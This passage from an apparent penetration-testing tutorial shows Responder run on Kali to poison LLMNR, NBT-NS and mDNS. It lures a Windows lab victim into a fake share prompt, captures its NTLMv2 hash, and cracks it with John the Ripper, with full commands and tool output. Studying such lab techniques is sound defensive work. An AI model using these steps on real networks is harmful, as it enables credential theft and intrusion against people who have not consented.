Resolving deltas: 100% (571/571), done.
root@kali:~/Desktop# cd Responder/ ↩

```

Once it gets downloaded execute the following command to run the python script.


```

python Responder.py -I 192.168.1.103 -I eth0

```

From the specified image you can perceive that all poisoners and server services get ON.

```
root@kali:~/Desktop/Responder# python Responder.py -i 192.168.1.103 -I eth0
```



NBT-NS, LLMNR & MDNS Responder 2.3

Author: Laurent Gaffie (laurent.gaffie@gmail.com)
To kill this script hit CTRL-C


[+] Poisoners:

LLMNR	[ON]
NBT-NS	[ON]
DNS/MDNS	[ON]


[+] Servers:

HTTP server	[ON]
HTTPS server	[ON]
WPAD proxy	[OFF]
SMB server	[ON]
Kerberos server	[ON]
SQL server	[ON]
FTP server	[ON]

Now again victim will try to access share folder, therefore, he will try of connecting with him (attacker) through his network IP, given below image is a proof to display that victim is connecting attacker's IP: 192.168.1.103.



When the victim will try to access the shared folder, he will get trap into fake network error alert prompt, as shown in the given below image.



Network Error

Windows cannot access \\192.168.1.103

Check the spelling of the name. Otherwise, there might be a problem with your network. To try to identify and resolve network problems, click Diagnose.

See details

Diagnose

Cancel

Once again the attacker had successfully captured NTLMv2 hash, from the given image you can see that here also the attacker has captured two things more:


Username: pentest

Machine name: Desktop-UKIQM20

```
[+] Generic Options:
Responder NIC      [eth0]
Responder IP      [192.168.1.103]
Challenge set     [1122334455667788]

[+] Listening for events...
[SMB] NTLMv2-SSP Client : 192.168.1.101
[SMB] NTLMv2-SSP Username : DESKTOP-UKIQM20\Pentest
[SMB] NTLMv2-SSP Hash : Pentest::DESKTOP-UKIQM20:1122334455667788:3BBCA6B
6BE9280264A663092956CA:0101000000000000FCAF2E089843D3015504B2CE682DAF69000000
2000A0053004D0042003100320001000A0053004D0042003100320004000A0053004D00420031
20003000A0053004D0042003100320005000A0053004D00420031003200080030003000000000
000010000000002000001972C411C02FD115AC2197983019AC23542BD0D64ADA42CF93C8B98C27
1C10A001000000000000000000000000000000000000000000000000000000000000000000
2002E003100360038002E0031002E00310030003300000000000000000000000000000000000
[SMB] Requested Share : \\192.168.1.103\IPC$
[*] Skipping previously captured hash for DESKTOP-UKIQM20\Pentest
[SMB] Requested Share : \\192.168.1.103\IPC$
[*] Skipping previously captured hash for DESKTOP-UKIQM20\Pentest
[SMB] Requested Share : \\192.168.1.103\IPC$
[*] Skipping previously captured hash for DESKTOP-UKIQM20\Pentest
[SMB] Requested Share : \\192.168.1.103\IPC$
[*] [LLMNR] Poisoned answer sent to 192.168.1.101 for name DESKTOP-UKIQM20
```


It will store captured NTLM hash in a text document under given **/root/Desktop/Responder/logs**.



Again use john the ripper to crack the ntlmv2 hash by executing given below command

john _netntlmv2

From given below image you can confirm we had successfully retrieved the password: 123 for user: pentest by cracking ntlmv2 hash.

Wonderful! These were the four ways to trap the target user in order to capture the NTLM hash.

```
root@kali:~/Desktop/Responder/logs# john SMB-NTLMv2-SSP-192.168.1.101.txt
Using default input encoding: UTF-8
Rules/masks using ISO-8859-1
Loaded 1 password hash (netntlmv2, NTLMv2 C/R [MD4 HMAC-MD5 32/64])
Press 'q' or Ctrl-C to abort, almost any other key for status
123 (Pentest)
lg 0:00:00:00 DONE 2/3 (2017-10-12 16:26) 6.666g/s 92040p/s 92040c/s 92040C/s 12
3
Use the "--show" option to display all of the cracked passwords reliably
Session completed
```